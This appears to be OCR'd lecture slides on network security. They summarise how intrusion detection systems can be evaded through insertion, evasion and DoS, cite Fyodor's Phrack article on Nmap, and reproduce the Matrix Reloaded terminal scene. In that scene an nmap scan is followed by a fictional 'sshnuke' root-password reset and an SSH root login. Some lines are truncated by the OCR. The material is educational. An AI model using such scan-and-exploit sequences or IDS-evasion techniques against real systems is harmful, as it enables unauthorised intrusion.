
- Insertion, Evasion, and DoS – Ptacek and Newsham paper
- Insertion
  - Insert packets into IDS, that no body cares, and thereby change it’s view of the n/w
- Evasion
  - Again IDS mistakenly rejects a packet that is accepted by other computers
  - Attack evaded IDS
  - Hard to replicate the same state as end-systems in the IDS
- DoS ed
  - IDS is a computer, can be DoSed, and often they are failopen

NMAP: Network Mapper



Author : Fyodor


```
---[  Phrack Magazine   Volume 7, Issue 51 September 01, 1997, article 11 of 17


-------------------------[  The Art of Port Scanning


--------[  Fyodor <fyodor@dhp.com>
```



```
80/tcp      open        http
81/tcp      open        hosts2-ns
```

```
# nmap -v -sS -O 10.2.2.2

Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3). OS detection
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: cl
Port        State       Service
22/tcp      open        ssh

No exact OS matches for host

Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z10N0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z10N0101".
System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password:
```

Trinity hacks into the datacenter in Matrix reloaded using NMAP



https://nmap.org/movies/